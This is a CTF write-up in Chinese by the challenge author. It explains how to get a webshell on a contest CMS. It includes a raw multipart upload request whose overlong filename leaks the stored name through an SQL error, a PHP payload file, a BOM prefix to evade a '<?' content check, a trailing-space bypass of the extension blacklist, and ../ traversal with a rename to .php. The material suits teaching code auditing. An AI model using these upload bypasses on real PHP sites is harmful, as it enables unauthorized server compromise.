

WEB2-400 详细解题思路

Author:phithon <root@leavesongs.com>

最后一步，getshell。

实际上 `getshell` 也不难，因为后台有文件管理功能。阅读源码可以发现，我们可以重命名文件，但有几个难点（坑）：

- 一、只能重命名后缀是 `js`、`css`、`gif`、`jpg`、`txt` 等静态文件
- 二、新文件名有黑名单，不能重命名成 `.php` 等格式
- 三、老文件经过 `finfo` 处理得到 `mime type`，需和新文件名后缀所对应的 `mime type` 相等

难点 1，哪里有权限合适的静态文件？

后台可以下载文件，但只能下载来自 <http://libs.useso.com/> 的文件，这个网站是静态文件 **cdn**，内容我们不能控制。这是一个迷惑点，其实利用不了。

前台用户可以上传 `txt` 文件，但用户上传的文件会自动跟随 8 个字符的随机字符串，我们不能直接获取真实文件名。

怎么办？

查看 SQL 结构，可见`realname` varchar(128) NOT NULL，文件名 realname 最长为 128 字符，而 linux 系统文件名长度最长为 255。

所以利用这一点，我们可以上传一个长度超过 128 小于 255 的文件，上传成功后插入数据库时报错，得到真实文件名：

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: http://xdsoc.com-12023458.xdctf.win
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKiFomrBoundaryf6zFrZvUShoGJaE
Referer: http://xdsoc.com-12023458.xdctf.win/index.php/user/upload
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
Cookie: ci_session=a9bf59ddfd2a45521b4c3fb320438058A4d80; xdsoc_session=f09df5ff4af6e74309Db0e2934ab8319657Dda04ef; wxf_cookie_token=1a792febdb9b9d80680463fb3462a
-----WebKiFomrBoundaryf6zFrZvUShoGJaE
Content-Disposition: form-data; name="__xarf_form_token"

3a792febdb9b9d80680463fb3462a
-----WebKiFomrBoundaryf6zFrZvUShoGJaE
Content-Disposition: form-data; name="filename"

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
ZZZ
-----WebKiFomrBoundaryf6zFrZvUShoGJaE
Content-Disposition: form-data; name="upload";
filename=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.txt
Content-Type: text/plain

<?php phpinfo(); >>
-----WebKiFomrBoundaryf6zFrZvUShoGJaE--
```

```
display: block;
margin: 14px 0 14px 0;
padding: 12px 10px 12px 10px;
}
#container{
    margin: 10px;
    border: 1px solid #000000;
    box-shadow: 0 0 5px #000000;
}
p {
    margin: 12px 15px 12px 15px;
}
```

报错爆出真实文件名

```
</style>
/<head>
<body>


```

访问可见（此时还只是.txt 后缀）：



难点 2，新文件名黑名单。

和第二个 flag 的做法有异曲同工之妙，I 函数第三个参数是一个正则表达式，用来检测传入的数据是否合法。

但检测完成后才会进行 trim，所以我们可以传入 “xxx.php”，利用空格绕过黑名单，这是很常见的 WAF 绕过方法。

难点 3，mime type 如何相等？

因为新文件名后缀一定是.php，所以新文件名后缀对应的 mime type 就是 text/x-php。

而老文件的 mime type 是需要 finfo 扩展来检测的。Php 的 finfo 扩展是通过文件内容来猜测文件的 mime type，我们传入的文件 aaaa...aaa.txt，只要前几个字符是 <?php，那么就会返回 text/x-php。

但这里还有个小坑。

在前台上传文件的时候会有如下判断：

```
private function check_content($name)
{
    if(isset($_FILES[$name]["tmp_name"])) {
        $content = file_get_contents($_FILES[$name]["tmp_name"]);
        if(strpos($content, "<?") === 0) {
            return false;
        }
    }
    return true;
}
```

如果头 2 个字符=="<?", 则不允许上传。

怎么办？

其实绕过方法也很简单，利用 windows 下的 BOM。


我们上传的文件可以是一个带有“BOM 头”的文件，这样的话这个文件头 3 个字符就是\xef\xbb\xbf，不是<?了。

而 `finfo` 仍然会判断这个文件是 `text/x-php`，从而绕过第三个难点。

所以，重命名文件进行 getshell。

整个过程：首先前台上传带有 BOM 头的 php webshell，文件名长度在 128~255 之前，导致 SQL 报错爆出真实文件名。后台利用../跳转到这个文件，rename 成.php 后缀，利用%20 绕过黑名单检测。

最终效果如下：



知道了真实文件名，利用rename进行getshell

访问 webshell 可见第 4 个 flag:



访问自己的shell，得到第4个flag

(因为我做了权限设置，所以其实并不是真实的 **webshell**，游戏到此结束)

这次的代码审计题，是感觉是最贴近实际的一次 web 题目。基本都是平时实战、

实际审计的时候遇到的一些坑、一些 **tips**，我融合在 **xdsec-cms** 里给大家。但失望的是，**300/400** 到最后还是没人做出来。

可能我把审计想的略简单了，反而把第一个 **git** 想的难了，才导致分数分配也不太合适，在这里致歉了。

还是希望通过这次题目，大家能静下心看代码。代码流程看清楚了，也没有什么挖不出的漏洞。